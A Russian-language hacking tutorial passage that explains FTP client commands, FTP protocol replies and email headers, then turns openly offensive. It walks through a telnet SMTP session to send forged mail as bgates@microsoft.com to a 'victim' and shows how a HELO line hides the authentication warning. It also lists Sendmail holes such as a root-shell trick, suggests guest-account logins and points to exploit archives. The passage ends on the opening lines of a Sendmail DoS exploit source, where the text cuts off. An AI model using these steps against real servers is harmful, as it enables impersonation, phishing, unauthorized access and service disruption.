Обычно FTP-баги размещаются под заголовками «FTP-атаки», «Баги FTP» или «Exploit files» (файлы эксплоитов). Я предлагаю вам две знаменитые атаки: «Denial of Services» (Отказ службы) и ООВ (Out of Band Attack). Вы найдете их в следующей главе. А пока...

Как пользоваться FTP-клиентом Windows

FTP-клиент, поставляемый вместе с Windows, не является приложением GUI (графического интерфейса пользователя). По этой причине я не рекомендую использовать его. Лучше остановитесь на Favourite FTP Client (вашем избранном FTP-клиенте) или приложении Telnet, которое можно выполнять из Windows.

Тем не менее, для фанатов «Майкрософта» и настоящих исследователей программ я объясню, как пользоваться FTP-клиентом Windows. На самом деле эта программа очень мощная и делает хакинг занимательным занятием.

Конечно, FTP-программы с GUI более впечатляющие. Но с ними может разобраться любой ламер. А эта программа не всем по зубам. Выведите окно «Сеанс MS DOS» и стартуйте FTP следующей командой:

```
C:\WINDOWS>ftp . Подсказка изменится на ftp> .
```

Это означает, что FTP-клиент уже в работе. Теперь для пересылки файлов или FTP-хакинга вам необходимо ознакомиться с командами FTP.

Мы можем получить их список, напечатав Help в подсказке FTP: ftp> help.

Часто команды показываются с сокращениями. Это придает списку труднопонимаемый, но значительный вид:

```
! delete .literal prompt send
? debug ls put status
append dir mdelete pwd trace
ascii disconnect mdir quit type
bell get mget quote user
binary glob mkdir recv verbose
bye hash mls remotehelp
cd help mput rename
close lcd open rmdir
ftp>
```

Если вам не хочется печатать Help, то замените его знаком «?». Результат будет тот же. Вы можете получить помощь по каждой индивидуальной команде. Для этого используйте следующую комбинацию:

```
ftp>help [command] .
```

Допустим, я хочу научиться использованию команды cd. На мой запрос:

```
ftp>help cd (или ftp>? Cd),
```

FTP-программа ответит:

```
cd
```

Что позволяет менять удаленную рабочую директорию.

Другие команды:

Команда `Get` используется для получения файлов от сервера, к которому вы подключены.

Например, `ftp>get file.txt` позволит вам получить или загрузить текстовый файл с именем `file`.

Для загрузки нескольких файлов используется другая команда — `mget` (`multiple gets`). Допустим, вы хотите получить от узла все текстовые файлы. Тогда напечатайте: `ftp>mget *.txt`.

Соответственно, если вы хотите передать узлу один файл, используйте команду `put`. Если вы передаете много файлов, то применяйте команду `mput`.

Если вы работаете в директории `Windows` и для передачи файлов хотите поменять ее на директорию `c:\windows\temp`, то измените локальную директорию, используя команду `lcd`. В нашем примере: `ftp>lcd temp`.

Команды `Bye` или `Close` являются завершающими командами. Команда `!` позволяет перейти к командной строке — причем в любой момент.

Другой интересной командой является `SYST`. Она дает нам информацию об ОС сервера и версии FTP-сервера. Для однострочного описания каждой команды используйте `help` или `?`.

Теперь рассмотрим процесс загрузки вашего сайта на сервер вашей ISP. Пусть имя вашей ISP будет `isp.net`, а все ваши файлы загружаются в директорию `c:\Site`.

Прежде всего поговорим о подключении к ISP. Имеется два способа для начала FTP-сессии. Первый метод заключается в использовании команды `Ftp` и прямой связи с узлом (печатаем `ftp` и имя узла).

Второй метод вовлекает запуск FTP-клиента и использование команды `Open` для подключения к узлу. То есть, мы имеем два варианта:

```
C:\windows>ftp isp.net и
```

```
C:\windows>ftp=>ftp>open isp.net .
```

В большинстве случаев после подключения к вашей ISP вы видите баннер приветствия, в котором вас просят ввести имя пользователя и пароль. Введите их. Если вы не имеете их, попробуйте

логин Anonymous или Guest. В крайнем случае, узнайте как хакать FTP-сервер. Мы же вернемся к загрузке вэбсайта.

Все загружаемые файлы находятся в директории c:\site, но текущей локальной директорией является Windows. (Обычно это Default-директория, в которой открывается MS DOS.)

То есть перед загрузкой файлов вам необходимо изменить локальную рабочую директорию и перейти из c:\windows в c:\site.

Для этого используется команда `lcd : ftp>lcd c:\site`.

Если вы не хотите загружать все файлы в эту директорию, то используйте «звездочку» (*) и определите ваш выбор: `ftp>mput *.*`.

Итак, вы загрузили ваш вэбсайт с помощью программы командной строки FTP и научились делать это без клиентов GUI. А каковы отличия при работе с клиентом GUI? Здесь такое правило: после того, как сервер приветствовал клиента, клиент посылает запрос.

Запросы создаются на основе особых сокращений. Ниже приведена таблица наиболее распространенных запросов:

Сокращение	Описание
CWD	Изменить (Change) текущую директорию на сервере.
PWD	Печатать (Print) текущую директорию на сервере.
CDUP	Сдвинуться вверх (Up) к родительской директории.
LIST	Перечислить (List) содержание директории.
MKD	Создать (Make) директорию на сервере.
RMD	Удалить (Removes) директорию с сервера.
DELE	Удалить файл с сервера.
USER	Направить имя пользователя для логина.
PASS	Направить пароль для логина.
ABOR	Прервать (Abort) передачу файлов.
QUIT	Отключиться от сервера.
STAT	Получить текущий статус сервера.

TYPE	Задействовать бинарный флаг на сервере.
PORT	Попросить сервер подключиться к клиенту.
PASV	Потребовать данные соединения с новым портом.
RETR	Потребовать пересылку файла.
STOR	Послать файл от клиента на сервер.
APPE	Все, как в STOR, но с присоединением данных.
REST	Начать загрузку с определенной позиции.
SYST	Получить информацию об ОС сервера.
HELP	Получить помощь по сокращенным командам.
NOOP	Нет операций.

Получив запрос, сервер направляет ответ. Ответ состоит из завершающего кода и одной или нескольких строк.

Если вторая цифра кода — 0, то это сообщение об ошибке синтаксиса.

Если вторая цифра завершающего кода — 2, это приветственное или одобрительное сообщение.

Типичная сессия выглядит примерно так:

```
220 SpiderMan's FTP server. Please login! (Введите
логин.)
```

```
USER SpiderMan
```

```
331 Username okay. Send password! (Имя ОК. На-
правьте пароль.)
```

```
PASS password
```

```
230 Password accepted, user logged in. (Пароль
принят, пользователь зарегистрирован)
```

```
LIST
```

```
150 Opening ASCII mode data connection for /bin/ls
(Устанавливается связь для передачи ASCII-данных.)
```

```
226 Transfer complete (Передача завершена)
```

```
TYPE I
```

```
200 Type set to I (Флаг установлен в 1)
PASV
227 Entering passive mode (206,84,161,87,28,46)
(Введен пассивный режим.)
RETR datafile.zip
150 Opening BINARY mode data connection for
datafile.zip
226 Transfer complete
```

При загрузке файла вы можете определить, в каком виде хотите получить требуемый файл: в ASCII (каждая строка заканчивается CR/LF) или бинарном.

Для установки вида клиент посылает запрос TYPE. TYPE I устанавливает бинарный вид. По умолчанию бинарный вид отключен. Важно, чтобы сервер посылал файл в правильном виде, иначе возникнут проблемы с искажением данных.

Запрос PASV очень важен. Когда клиент запрашивает PASV, сервер открывает временный сокет и направляет ответ клиенту, информируя его о подключенных портах. Этот ответ выглядит так:

```
PASV
227 Entering passive mode (206,84,161,87,28,46)
(Введен пассивный режим.)
```

Цифры в скобках, отделенные первыми тремя запятыми, указывают IP (206.84.161.87).

Остальные цифры указывают порт подключения. Порт определяется умножением первого числа на 256 и добавлением второго числа.

В нашем примере номер порта — 7214 ($28 \cdot 256 + 46 = 7214$).

Когда сервер отвечает на запрос PASV, открываются два канала: первый (первоначальный) — это коммуникационный канал, куда посылаются запросы, и второй — канал данных, где передаются данные.

Запрос PORT похож на PASV, но когда клиент посылает запрос PASV, сервер открывает другой сокет, и клиент подключается к нему. А когда клиент посылает запрос PORT, сервер подключается к клиенту — обычно, порт 20.

Давайте рассмотрим несколько примеров. Сейчас я перейду в директорию «files» и скачаю файл:

```
CWD ./files
250 CWD command successful.
TYPE I
200 Type set to I.
PASV
227 Entering passive mode (210,52,165,168,15,26)
RETR code.zip
150 Opening BINARY mode data connection for
code.zip
226 Transfer complete
```

Теперь я поднимусь в родительскую директорию, выберу другую директорию и скачаю второй файл:

```
CWD ..
250 Okay
CWD ./jokes
250 CWD command successful.
TYPE A
200 Type set to A
PASV
227 Entering passive mode (210,52,165,168,15,26)
RETR jokes.txt
150 Opening ASCII mode data connection for
jokes.txt
226 Transfer complete
```

Получив два нужных файла, я заканчиваю сессию:

QUIT

221 Goodbye, please come back!

На первый взгляд может показаться, что данная тема не имеет отношения к взлому FTP-серверов и краже паролей. Но тогда я задам вам простой вопрос: как вы скроете себя во время подключения к серверу FTP?

Ведь при каждом подключении сервер регистрирует ваш IP в файле Server и, когда администратор узнает, что вы украли файл паролей, вас обвинят в хакерской активности и привлекут к административной или уголовной ответственности.

По закону вы не имеете права похищать файл паролей, скрытый от обычных людей. Не подумайте, что я выступаю против взлома серверов. Нет, мне просто не хочется, чтобы вас поймали.

По этой причине я должен объяснить вам, как редактировать логи сервера, как скрывать свою личность, как «заметать» следы на хакнутом сервере и как создавать «лазейку», чтобы входить на сервер в любое время.

SMTP [Порт 25] и POP [Порт 110]

Многие юзеры используют для получения и отправки электронной почты такие клиенты, как MS Outlook, Netscape Messenger, Eudore или Opera. А вы когда-нибудь задумывались, что именно делает ваш любимый почтовый клиент? Я вкратце обрисую его работу.

Когда вы заканчиваете писать письмо и кликаете на «Отправить», ваш почтовый клиент обращается к почтовому серверу, который вы определили в процессе конфигурации или Setup. Когда сервер обнаруживается, ваш почтовый клиент по умолчанию подключается к порту 25 — SMTP (Simple Mail Transfer Protocol).

SMTP — это простой протокол для пересылки почты. Он применяется для установки прямой связи между почтовыми серверами (например сервером WinRoute и провайдера) и отправки сообщений из клиентской почтовой программы. Служба (или демон) в порте 25 реагирует на каждое подключение.

Ваш почтовый клиент соединяется с этим демоном и пересылает почту. Протокол SMTP является «однонаправленным», т.е.

позволяет использовать почтовый сервер для отправки или приема сообщений, но по этому протоколу нельзя подключиться к другому серверу для приема сообщений с него.

Многие почтовые серверы оснащены Sendmail (самым «дырявым» демоном на свете), который устанавливается в порту SMTP. Другим популярным SMTP-демоном является Qmail (его, например, использует Hotmail).

Когда вы получаете почту, ваш почтовый клиент по умолчанию подключается к порту 110 (POP3 или Post Office Protocol [version 3]). После подключения демон POP3 опознает вас, то есть запрашивает имя пользователя и пароль, которые автоматически посылаются на сервер вашим почтовым клиентом. После опознания сервер пересылает вам почту. Просекаете фишку?

Для отправки почты вам не нужны пароли и имена.

Но для получения почты **необходимо** ввести имя пользователя и пароль.

Осознав опасность этой ситуации, Yahoo создало особую программу и сделало так, чтобы пользователь не мог отправлять письма, пока не получит почту. То есть при отправке почты была введена идентификация.

Примеру Yahoo последовали другие почтовые серверы, и мир разделился на два лагеря: строгие почтовые серверы, где не очень-то побалуешь, и службы, основанные на свободном сетевом общении.

Во втором случае от вас также требуется идентификация по пользовательскому имени и паролю на странице логина. Но демоны Sendmail подобных служб легко используются для отправки почты без идентификации.

Итак, обратившись к услугам вашей ISP, вы можете узнать, к какому почтовому серверу вас подключают для отправки и получения почты.

Пусть, к примеру, именем вашей ISP будет хуз, а ее доменом — хуз.гу.

Тогда для отправки почты вы будете использовать почтовый сервер mail.хуз.гу (Port 25), а для получения почты — mail.хуз.гу (Port 110). Для sendmail вы можете заменить mail.хуз.гу (Port 25) на mailgw.хуз.гу (Port 25).

Магистральи Email

Демон Sendmail интересен тем, что позволяет нам проникать в корневые директории плохо конфигурированных систем и посылать поддельные письма.

Чтобы понять концепцию поддельных писем, вам нужно ознакомиться с почтовыми магистральями (Email Headers). Давайте вернемся к процессу пересылки писем. Предположим, вы живете в Питере и посылаете письмо своей московской подружке. Как ваше письмо попадает в Москву?

Когда демон Sendmail оформляет ваше электронное письмо, оно отправляется на сервер, чей домен (Domain name) одинаков с доменом, который вы ввели (в письме домен указывается после «собаки» — знака @).

То есть, ваше письмо сначала посылается на сервер компании, которая предоставляет вам Интернет, и оттуда ваше послание направляется на сервер, к которому приписана ваша подружка.

Таким образом, ваше письмо путешествует по нескольким роутерам (маршрутизаторам) и службам, прежде чем попасть в почтовый ящик вашей московской подруги. Маршрут вашего письма прописан в магистральи (в хэдере), поэтому Email Headers является ценным источником информации.

Как увидеть почтовые магистральи?

Чтобы посмотреть на магистральи в Outlook, кликните правой кнопкой на сообщении и выберите «Свойства». В демонстрационном окне появятся только частичные магистральи. Чтобы увидеть полные магистральи, кликните на кнопке «Источник сообщения» (Message Source).

Чтобы посмотреть на магистральи в Netscape, кликните на «Вид» (View) > «Источник страницы» (Page Source или Headers). Чтобы узнать о просмотре полных магистралей на вашем избранном почтовом клиенте, ознакомьтесь с темой «Помощь» (Help) вашего почтового клиента. Осмотрев магистральи, вы увидите, что они содержат IP-адреса и имена узлов. Давайте разберемся с типовыми магистральями.

```
Return-Path: name@isp.net
Received: from mb04.isp.net by delhi1.mtnl.net.in
(8.9.1/1.1.20.3/26Oct99-0620AM) id CAA0000042466;
Tue, Feb 2004 02:47:11 +0530 (IST)
Received: from s443026 (d212-151-82-176.isp.net
[212.151.82.176]) by mb04.isp.net (8.8.8/8.8.8)
with SMTP id WAA04589 for
<bogat@bol.net.in>; Mon, 23 Feb 2004 22:12:56 +0100
(MET)
From: «[Name]» <name@isp.net>
To: «Boy Goods» <bgo@bol.net.in>
Subject: More questions :)
Date: Mon, 23 Feb 2004 22:13:12 +0100
Message-
ID: <LPBBIHMNOBJBBMANLFFIGEDNCAAA.name@isp.net>
MIME-Version: 1.0
Content-Type: text/plain; charset=»iso-8859-1«
Content-Transfer-Encoding: 7bit
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook IMO, Build 9.0.2416
(9.0.2910.0)
X-MimeOLE: Produced By Microsoft MimeOLE
V5.00.2314.1300
X-UIDL: c6189dbefa930101b3b63dd114d7e876
```

Первая строка говорит, что это сообщение было отправлено человеком, который имеет аккаунт на ISP, чье имя — `isp.net`.

Пользовательское имя этого человека — «name», а его почтовый адрес — `name@isp.net`.

Следующие несколько строк говорят нам о пути и серверах, через которые прошло письмо. Присмотритесь к записи:


```
Received: from mb04.isp.net by delhi1.mtnl.net.in
(8.9.1/1.1.20.3/26Oct99-0620AM) id CAA0000042466;
Tue, Feb 2004 02:47:11 +0530 (IST)
Received: from s443026 (d212-151-82-176.isp.net
[212.151.82.176]) by
mb04.isp.net (8.8.8/8.8.8) with SMTP id WAA04589
for
<bgo@bol.net.in>; Mon, 23 Feb 2004 22:12:56 +0100
(MET)
```

Здесь мы видим серверы, через которые проходило письмо. Начните читать снизу-вверх и проследите путь, по которому письмо передавалось от отправителя к получателю. Как видите, сообщение было создано на сервере s443026, чей IP: 212.151.82.176, а имя узла: d212-151-82-176.isp.net.

С этого сервера письмо ушло на mb04.isp.net. Обычно в скобках указывается версия Sendmail, которая выполняется на сервере. Предположим, вы хотите получить сохраненный лог сервера, которыйсылается на этот почтовый адрес.

Вы контактируете с системным администратором этого сервера и сообщаете ему, что хотите получить логи, которые пересылались на почтовый адрес с идентификатором WAA04589.

Остальная информация сама говорит за себя. Например, адрес получателя: bgo@bol.net.in. Указана и дата отправления.

Следующие линии также объясняют себя:

```
From: «[Name]» <name@isp.net>
To: «Boy Goods» <bgo@bol.net.in>
Subject: More questions :)
Date: Mon, 23 Feb 2004 22:13:12 +0100
Message-
ID: <LPBBIHNMNOJBMANLFFIGEDNCAA.name@isp.net>
```

Ник человека, отправившего письмо: [Name]. Его адрес электронной почты: name@isp.net. Далее следуют адрес получателя, название темы, дата и идентификатор сообщения.

Следующие линии дают нам версию Mime, тип содержания и кодировку, которая применялась для пересылки:

```
MIME-Version: 1.0
Content-Type: text/plain; charset=»iso-8859-1»
Content-Transfer-Encoding: 7bit
X-MSMail-Priority:Normal
X-Mailer: Microsoft Outlook IMO, Build 9.0.2416
(9.0.2910.0)
X-MimeOLE: Produced By Microsoft MimeOLE
V5.00.2314.1300
X-UIDL: c6189dbefa930101b3b63dd114d7e876
```

X-Mailer Header рассказывает нам о почтовом клиенте отправителя (в данном случае, Microsoft Outlook IMO, Build 9.0.2416 (9.0.2910.0)). Остальные строки не важны и не дают нам полезных данных. Теперь, ознакомившись с магистральями, мы вернемся к демону Sendmail.

«Дыры» Sendmail

Я уже говорил, что этот демон буквально изрешечен программными «дырами». Ниже представлен скромный список некоторых из них. Этот список неполный — очень неполный!

Дыра	Версия Sendmail
= WIZ =	*старая*
= DEBUG =	*старая*
= TURN =	*старая*
= OVERFLOW INPUT BUFFER =	*старая*
= DECODE ALIAS =	*VrFy*
= qf SunOS =	*SunOS-sendmailV5.1*
= -oR SunOS =	*SunOS-sendmailV5.22*
= -oM =	*8lgm6Dec1994-SMI-Sendmail (основанная на SunOS)*

= OVERWRITE FILES =	*FIXED in 5.59*
= -oQ =	*DuNNo*
= PROGRAM =	*TeSTeD oN 5.55*
= .forward =	*5.61*
= TAIL =	*TeSTeD oN 5.65*
= -C =	*старая*
= 4.1 =	*TeSTeD oN 4.1*
= -d##### =	*8.X.X <8.6.7*
= -oE/filename bounce=	*8.6.7*
= 8.6.9 ident =	*8.6.9*
= 8.6.9 newlines =	*8.6.9*
= 8.6.10 ident/newlines =	*8.6.10*
= HP-UX =	*HP-UX 9.x*
= 8.7.5 gecos =	*8.X.X <8.8.0*
	TeSTeD oN 8.6.12
= mime7to8() =	*8.8.0*
= smtpd =	*8.7-8.8.2*
=Local DOS=	*Upto 8.9.3*
=Buggy Helo Command=	*8.8.8*
=Gaint Sendmail Bug=	*8.8.4*

Чем же страшны такие «дыры»? Многие из них дают доступ к корневой оболочке сервера. Например, лазейка «WIZ» (ныне очень редкая) заключалась в следующем: при подключении хакер печатал сначала «wiz», а затем «SHELL» и попадал в корневую оболочку. «Дыра» в Sendmail 8.6.7 позволяет хакерам читать любые файлы, включая затемненный файл паролей.

Если вы хотите использовать эти «дыры», любой хакерский сайт предоставит вам тонны информации. Мы же перейдем к интереснейшей теме — к созданию поддельных магистралей, которые позволят нам отправлять сообщения с аккаунтов других людей. Мы будем посылать почту как бы от третьих лиц, например, с адреса billgates@microsoft.com.

Как создавать правдоподобные поддельные письма

Как отмечалось выше, отправка почты не требует аккаунта на машине, с которой вы отправляете сообщение (имеется в виду почтовый сервер, а не ваш компьютер). Для процесса пересылки вам нужно знать IP-адрес, имя узла почтового сервера и команды Sendmail.

В качестве жертвы выберем какой-нибудь зарубежный почтовый сервер. Пусть им будет mailgw.someone.com.

Дальше, воспользовавшись telnet, подключаемся к порту 25.

Для этого мы либо печатаем «telnet mailgw.someone.com 25» (без кавычек) в стандартной текстовой системе Unix, либо выполняем C:\Windows\telnet.exe, либо запускаем избранное telnet-приложение и печатаем в поле узла: mailgw.someone.com, а в поле порта — 25.

Если вы не имеете Unix, но хотите использовать во время работы инструменты Unix, подключитесь через telnet к nether.net по порту 23, зарегистрируйтесь как newuser и получите свободный shell-аккаунт.

Давайте посмотрим, что мы получим, подключившись через telnet к mailgw.someone.com:25:

```
220 alpha.someone.com ESMTP Sendmail 8.9.3/8.8.6;  
Thu, 8 Jul 1999 21:46:04 +0000 (GMT).
```

Мы уже знаем, как извлекать информацию из подобных сообщений. Здесь нам дается версия демона Sendmail (8.9.3/8.8.6). Отлично! Как нам общаться с этой штукой? Попробуйте напечатать «help» (без кавычек). Упс!

Вы не видите того, что печатаете? Это нормальная ситуация. Вы должны включить «local echo» в вашей telnet-программе, чтобы видеть свои команды. Ответ будет примерно таким:

```
214-      Это версия Sendmail 8.9.3  
214-      Темы:
```

214- HELO EHLO MAIL RCPT DATA
214- RSET NOOP QUIT HELP VRFY
214- EXPN VERB ETRN DSN
214- Для детальной информации используйте «HELP
<темы>».
214- Чтобы сообщить о «дырах» при выполнении
программы, используйте
214- адрес `sendmail-bugs@sendmail.org`.
214- По частным вопросам обращайтесь к админис-
тратору почтовых услуг 214- вашего сайта.
Конец подсказки

Как вы уже поняли, числа 220 (в баннере демона) и 214 отно-
сятся к «типу сообщений». Каждый тип сообщений (ошибка там и
ошибка сям, страница помощи, сообщение о подтверждении) имеет
свое число.

Но продолжим нашу сессию. Напечатайте «help helo».

214- HELO <hostname>
214- Вы сообщаете о себе
214- Конец подсказки

Таким образом вы можете ознакомиться с каждой командой
Sendmail. Сделайте это не медля, а я подожду вас на этом месте. Вы
должны научиться самостоятельному поиску знаний. Ага! Похоже,
вы уже закончили читать подсказки.

Тогда двинемся дальше.

Первым делом нам нужно ввести отправителя.

Напечатайте:

«MAIL FROM: <поддельный почтовый адрес>»

Теперь удалите кавычки и замените «поддельный почтовый адрес» на конкретный поддельный адрес, например, `bgates@microsoft.com` (но обязательно оставьте `<` и `>`).

Почтовый сервер ответит вам сообщением:

```
250 bgates@microsoft.com... Sender ok
```

Напечатайте рядом:

```
«RCPT TO: <получатель>».
```

Вместо получателя укажите конкретную жертву, например, `victim@victim.com`. Сервер ответит:

```
250 victim@victim.com... Recipient ok
```

Вы можете добавить других получателей, напечатав эту команду несколько раз и указав конкретные адреса.

Теперь переходим к фактическому сообщению. Чтобы начать писать письмо, напечатайте `<data>`. Сервер ответит:

```
354 Enter mail, end with «.» on a line by itself
```

(Введите текст; окончание отметьте `<.>` в пустой строке.)

Начинаем писать письмо...

Тема (Subject): поддельное сообщение (в этой строке вы определяете общую тему письма).

Привет. Это поддельное письмо.

Просто я учусь крутым хакерским штучкам!!

Сервер отвечает:

```
250 CAA15313 Message accepted for delivery (Сообщение принято для отправки.)
```

Наверное, вам стало интересно, что странное число стоит после 250. Его называют идентификатором сообщения (сокращенно MID). На вид очередная глупость, но позже мы используем его.

Что получит указанный адресат? Вполне правдоподобное послание. Но присмотримся к магистральям:

```
Received: from alpha.netvision.net.il
(alpha.netvision.net.il [194.90.1.13]) by
cmx.netvision.net.il (8.9.3/8.9.3) with ESMTP id
CAA15313 for victim@victim.com>; Sat, 10 Jul 2004
02:49:59 +0300 (IDT)

From: bgates@microsoft.com

Received: from some.hostname.crap.com (some.host-
name.crap.com [62.0.146.225]) by alpha.someone.com
(8.9.3/8.8.6) with SMTP id CAA15313 for
victim@victim.com; Sat, 10 Jul 2004 02:55:46 +0300
(IDT)

Date: Sat, 10 Jul 2004 02:55:46 +0300 (IDT)

Message-ID: <200407092355.CAA15313@alpha.some-
one.com>

X-Authentication-Warning: alpha.someone.com:
some.hostname.crap.com [62.0.146.225] didn't use
HELO protocol

Subject: Fake mail

Status:

X-Mozilla-Status: 8001

X-Mozilla-Status2: 00000000
,

X-UIDL: 3752da3b0000002ff
```

```
Received: from alpha.someone.com
(alpha.someone.com [194.90.1.13]) by
cmx.someone.com (8.9.3/8.9.3) with ESMTP id
CAA16970 for >; Sat, 10 Jul 2004 02:49:59 +0000
(GMT)
```

Письмо получено от alpha.someone.com (alpha.someone.com [194.90.1.13]).

Быстрая проверка через базу данных InterNIC (печатаем «whois alpha.someone.com» без кавычек в системе Unix или загружаем SamSpade для Windows в www.samspade.org) показывает, что адрес принадлежит someone.com.

Далее, часть строки (alpha.someone.com [194.90.1.13]) указывает имя узла и IP-адрес сервера, с которого пришло письмо.

Ой-ой-ой! Мы же хотели, чтобы отправителем был microsoft.com. Точнее, bgates@microsoft.com! Может быть, нам стоило поставить microsoft.com вместо someone.com? Как вы думаете?

Еще одним «слабым местом» является GMT — временная зона по Гринвичу. +0000 (GMT) означает, что мы находимся в зоне «нулевого меридиана».

+0200 — это гринвичское время плюс 2 часа. Обязательно узнайте свою временную зону, чтобы впредь вы могли переключать эту опцию соответствующим образом.

From: bgates@microsoft.com

Тут все понятно.

Received: from some.hostname.crap.com (some.hostname.crap.com [62.0.146.225]) by alpha.someone.com (8.9.3/8.8.6) with SMTP id CAA15313 for victim@victim.com; Sat, 10 Jul 2004 02:55:46 +0300 (IDT)

Здесь указан узел отправителя и IP-адрес address. Отмечу, что пользователи, подключенные к сети через телефонные модемы, имеют длинные имена узлов. Например, имя узла моей подружки в Израиле

RAS4-p97.hfa.netvision.net.il.

Netvision.net.il — это ее ISP, а Hfa означает город Хайфу.

То есть сразу видно, что она выходит в сеть через сервер Хайфы, принадлежащий подсети Netvision. Всегда обращайте внимание на имена узлов.

Как видите, имя узла, с которого пришло письмо, не принадлежит microsoft.com. Почтовый сервер, пославший письмо, не относится к поддомену microsoft. Это говорит о том, что наше письмо поддельное.

[Иногда почтовые серверы не указывают имя узла. Но вы всегда можете получить IP-адрес. Вы можете найти имя узла по IP (большинство IP имеют имя узла), скомандовав «nslookup ip-address» (без кавычек) в системе Unix или указав <http://www.samspace.org> и используя инструмент просмотра (Lookup Tool) их DNS.

Если и в этом случае вы ничего не получите, то проведите процедуру whois.]

Чтобы преодолеть возникшую проблему, вам нужно:

- 1) Послать это письмо с Sendmail сервера Microsoft.
- 2) Послать это письмо с аккаунта, который подключен к сети через Microsoft.

Если вы на это неспособны, магистрали вашего письма покажут, что оно было послано не от Microsoft. Однако если ваша ISP — dp.ua, вы запросто можете отправить письмо от admin@dp.ua и оно будет на 100% подлинным!

Следующие несколько символов дают нам MID (Message ID — идентификатор сообщения). Помните, я обещал вернуться к нему? Допустим, вы считаете, что кто-то решил подшутить над вами и послал письмо с адреса негодай@ваша.ISP.com или негодай@ISP.с.которой.пришло.сообщение (в нашем случае — Microsoft.com) или негодай@сервер.сохранивший.MID.com.

Чтобы узнать, какой сервер сохранил MID, нам нужно пропустить несколько строк (в нашем случае две: время и дату) и перейти непосредственно к:

Message-ID: <200407092355.CAA15313@alpha.someone.com>

Ну-ка, посмотрим на эти интересные цифирки! И проверим CAA15313@alpha.someone.com!

Оказывается, вся информация о MID хранится в alpha.someone.com!

Нам остается только направить сообщение негодю@alpha.someone.com и рассказать о полученном поддельном

письме, включив в него все магистрали. Такое же письмо мы должны отправить на ISP отправителя (в нашем случае отправителем является some.hostname.crap.com [62.0.146.225] и, значит, его ISP — crap.com).

Что мы видим дальше?

```
X-Authentication-Warning: alpha.someone.com:
some.hostname.crap.com [62.0.146.225] didn't use
HELO protocol
```

Проклятье! Это же предупреждение! Какой-то тип «some.hostname.crap.com [62.0.146.225]» (то есть мы с вами) не использовал протокол HELO! Что получится, если мы повторим отправку поддельного письма, но на этот раз напечатаем в начале: HELO microsoft.com?

Сервер ответит:

```
250 mailgw1.netvision.net.il Hello
some.hostname.crap.com [62.0.146.225], pleased to
meet you (рад встречи с вами).
```

Что получит наша жертва — victim@victim.com ? Ура! Никакого X-Authentication-Warning!

Давайте подведем итоги. Вы узнали, как подшучивать над друзьями, и поняли, с какой легкостью вас могут поймать на незаконной хакерской активности. Но неужели нельзя скрыть ваши имя узла и IP-адрес? Конечно, можно! Легко! Однако всему свое время!

Взлом сервера с помощью Sendmail

Как вы уже поняли, каждая служба уязвима для атак. Вот почему рекомендуется устанавливать как можно меньше служб на компьютер. Наиболее уязвимой службой является Sendmail (иногда ее называют «самым червивым демоном на нашей голубой планете»).

Установка Sendmail на персональном компьютере не обязательна и опасна. Если ваш компьютер не служит почтовым сервером, вам нет нужды устанавливать Sendmail.

Итак, чтобы хакнуть сервер с помощью какой-то службы, нам необходима версия этой службы. Ее можно найти, взглянув на баннер демона.

Предположим, мы наткнулись на компьютер, который оснащен Sendmail 8.8.3 (эта версия уже устарела, потому что Sendmail апгрейдят каждый раз, когда обнаруживается новая «дырка»).

Далее, нам нужно разобраться с ОС — операционной системой, на которой работает демон. Если баннер Sendmail умалчивает об этом, то демон Telnet расскажет нам все! Подключаемся через Telnet к порту 23 и скрещиваем пальцы. Если этот порт оснащен демоном, то это скорее всего Telnet, и тогда он даст нам имя и версию ОС.

Если нам не повезло, то остается следующий выбор:

1) осмотреть гостевой аккаунт (username: guest, password: guest или username: newuser, password: newuser), поскольку некоторые системы раскрывают свои данные только после регистрации логина;

2) написать письмо Админу (admin@ваша-цель.com) и спросить его, хе-хе-хе (только Админы очень подозрительные люди).

3) попытаться выйти на вэб-сайт цели (там может быть нужная для вас информация).

Если вы по-прежнему не нашли версию ОС, не печальтесь. Мы можем хакнуть сервер и без этой информации. Но данные о версиях очень важны, поэтому старайтесь получить их во что бы то ни стало. Допустим, эти версии у вас на руках.

Тогда вам нужно посетить сетевые базы данных и найти «дыру», которая подходила бы под версии ОС и демона. Чтобы облегчить вашу задачу, я расскажу о самых больших и авторитетных базах данных, а затем научу вас, как пользоваться ими.

Packet Storm Security

URL: <http://packetstorm.securify.com>.

Одна из самых больших баз данных по информации, связанной с вопросами компьютерной безопасности. Начинайте осмотр с секции «New Files Today» (Новые файлы на сегодняшний день). Здесь можно узнать о появлении особых «дыр». В архиве, который недавно переехал на www.securify.com, вы найдете сотни тысяч хакерских хитов.

Security Focus

URL: <http://www.securityfocus.com>.

Еще одна впечатляющая база данных. Обновляется ежедневно. Эти парни никогда не спят.

BugTraq

URL: <http://www.securityfocus.com>.

BugTraq — один из лучших информационных сайтов. Обязательно осмотрите архив и зайдите в раздел поиска (search).

Поиск

Если мы ищем «дыру» в Sendmail 8.8.3, нам нужно напечатать следующие ключевые слова для поиска: «sendmail 8.8.3» (без кавычек). Если мы ищем что-то особенное (например атаку local DoS против любой версии Sendmail), то нам нужно использовать другие ключевые слова: «local DoS sendmail».

Результаты поиска делятся на две категории: тексты и программы. Допустим, разыскивая особую «дыру», вы нашли два текстовых файла и пару программ. Текстовые файлы расскажут вам о принципе «дыры» и о процессе эксплоита, а программы используют «дыру» для взлома сервера. Программы часто даются в исходном коде, а не в виде бинарного файла.

Бинарный файл — это любой файл, который не сделан из текста. Например, большая часть ехе-файлов является бинарными файлами. Исходники даются в виде «простого текста» (plain text) и являются набором команд.

При компиляции этот исходный код превращается в исполнительный бинарный (кроме исходников, написанных в Perl — они могут выполняться без компиляции).

Получая исходные коды, вы можете понять, как они работают. А бинарные файлы можно только исполнять.

Будьте осторожными

Если вы планируете сделать что-то нехорошее, то лучше не делайте этого. Вас могут поймать. Лучше быть осторожным, чем глупым. Хакерское искусство — это баланс знания, осторожности и смелости. Безрассудство сюда не входит.

Примеры нескольких «дыр», имеющих отношение к Sendmail

Атака Local DoS для всех версий Sendmail от 8.9.3 и выше
(взято из Packet Storm)

```
smdos.c:
-- CUT HERE --
Sendmail DoS (up to 8.9.3);
*/

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <errno.h>

#undef VERBOSE /* define it, if MORECONN is unde-
fined */

#define MORECONN

// #define RCPT_TO «foo@ftp.onet.pl»

#define RCPT_TO «foo@10.255.255.255»

#ifdef MORECONN
#define MAXCONN 5
#endif

#define BSIZE 1048576 /* df* control file size */
#define PORT 25

char buffer[BSIZE];
